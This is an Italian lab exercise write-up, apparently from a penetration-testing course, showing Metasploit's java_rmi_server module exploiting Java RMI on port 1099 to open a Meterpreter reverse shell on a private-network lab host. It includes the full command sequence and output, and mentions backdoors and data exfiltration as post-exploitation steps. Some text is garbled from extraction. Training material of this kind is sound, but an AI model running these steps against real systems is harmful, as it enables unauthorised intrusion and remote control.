

S7/L5

METASPLOIT CON
SESSIONE
METERPRETER



you got HACKED

INDICE

1. ESERCIZIO
2. EXPLOIT
3. MSFCONSOLE- SERCHJAVA_RMI
4. PAYLOAD ATTACCO
5. ESITO ATTACCO





ESERCIZIO

TRACCIA

Consiste nello sfruttare un servizio vulnerabile sulla porta 1099-java RMI. Si richiede di sfruttare questa vulnerabilità con metasploit e creare una sessione meterpreter sulla macchina remota.

EXPLOIT

LA FASE DI EXPLOIT RAPPRESENTA UN MOMENTO CRUCIALE NELL'AMBITO DI UN ATTACCO INFORMATICO, DURANTE IL QUALE L'ATTACCANTE SFRUTTA UNA VULNERABILITÀ SPECIFICA ALL'INTERNO DI UN SISTEMA O DI UN'APPLICAZIONE PER ESEGUIRE CODICE DANNOSO. QUESTA FASE SEGUE LA FASE DI RICOGNIZIONE, NELLA QUALE L'ATTACCANTE IDENTIFICA LE VULNERABILITÀ ESISTENTI, E PRECEDE LA FASE DI MANTENIMENTO DELL'ACCESSO, VOLTA A CONSOLIDARE LA PRESENZA NEL SISTEMA COMPROMESSO.

MSFCONSOLE- SERCHJAVA_RMI

APRIAMO IL PROMPT DEI COMANDI DI KALI E DIGITIAMO IL COMANDO **MSFCONSOLE** OVVERO L'INTERFACCIA A RIGA DI COMANDO DEL METASPLOIT FRAMEWORK, UNO DEI PIÙ POPOLARI STRUMENTI OPEN SOURCE PER LA SICUREZZA INFORMATICA E I TEST DI PENETRAZIONE.

IL COMANDO CHE DIGITEREMO SUCCESSIVAMENTE (**SEARCH JAVA_RMI**) CERCHERÀ MODULI RELATIVI A JAVA RMI ALL'INTERNO DEL DATABASE DI METASPLOIT E MOSTRERÀ UN ELENCO DI EXPLOIT DISPONIBILI CHE PUOI UTILIZZARE PER TESTARE VULNERABILITÀ SU SISTEMI CHE UTILIZZANO JAVA RMI.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

[metasploit v6.3.55-dev]
+ --=[ 2397 exploits - 1235 auxiliary - 422 post
+ --=[ 1391 payloads - 46 encoders - 11 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search java_rmi

Matching Modules

#  Name
0 auxiliary/gather/java_rmi_registry
stry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server
er Insecure Default Configuration Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server
er Insecure Endpoint Code Execution Scanner
3 exploit/multi/browser/java_rmi_connection_impl
2010-03-31
actionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

PAYOUTLOAD ATTACCO

Procedura di Esecuzione del Payload con
exploit/multi/misc/java_rmi_server

1. Scaricamento del Modulo:

- Utilizzare il modulo **exploit/multi/misc/java_rmi_server** incluso nel framework Metasploit per sfruttare una vulnerabilità del server Java RMI.

2. Configurazione dei Parametri:


- RHOST: Indirizzo IP del sistema bersaglio.
- LHOST: Indirizzo IP della macchina dell'attaccante per gestire la connessione di ritorno.
- HTTPDELAY: Ritardo opzionale in secondi prima dell'esecuzione dell'exploit.

3. Avvio dell'Attacco:

- Eseguire l'exploit con il comando appropriato per iniziare il processo di sfruttamento della vulnerabilità.

Dettagli Aggiuntivi

- Verifica dei Parametri:** Utilizzare il comando `show options` per verificare che tutti i parametri siano configurati correttamente prima di eseguire l'exploit.
- Monitoraggio e Log:** Monitorare i log e le uscite del framework per identificare eventuali errori o anomalie durante l'esecuzione dell'exploit.
- Post-Exploitation:** Dopo un exploit riuscito, eseguire azioni di post-exploitation come la raccolta di informazioni di sistema, l'installazione di backdoor o l'esfiltrazione di dati sensibili.



```
msf6 > exploit/multi/misc/java_rmi_server
[-] Unknown command: exploit/multi/misc/java_rmi_server
This is a module we can load. Do you want to use exploit/multi/misc/java_rmi_server? [y/N] y
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/esqgCeteJZepSER
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33505) at 2024-05-22 04:49:05 -0400
```



ESITO ATTACCO

```
meterpreter > ifconfig
Interface 1      Esercizio
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask  : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask  : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask  : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe31:d020
IPv6 Netmask  : ::

meterpreter > route
IPv4 network routes
=====
Subnet      Netmask     Gateway   Metric  Interface
_____
127.0.0.1  255.0.0.0  0.0.0.0
192.168.11.112  255.255.255.0  0.0.0.0

Nessus-10.....
IPv6 network routes
=====
Subnet      Netmask     Gateway   Metric  Interface
_____
::1 sta    ::          ::        ::

fe80::a00:27ff:fe31:d020  ::          ::
```

Come si nota, il nostro attacco è andato a buon fine e ci troviamo sulla macchina di meterpreter dove andiamo a lanciare i comandi **ifconfig** e **route** ci confermano l'accesso alla macchina.



A black rectangular card with the word "Thanks!" written in a large, white, cursive script font. The card is placed on a dark, textured surface, likely a wooden table.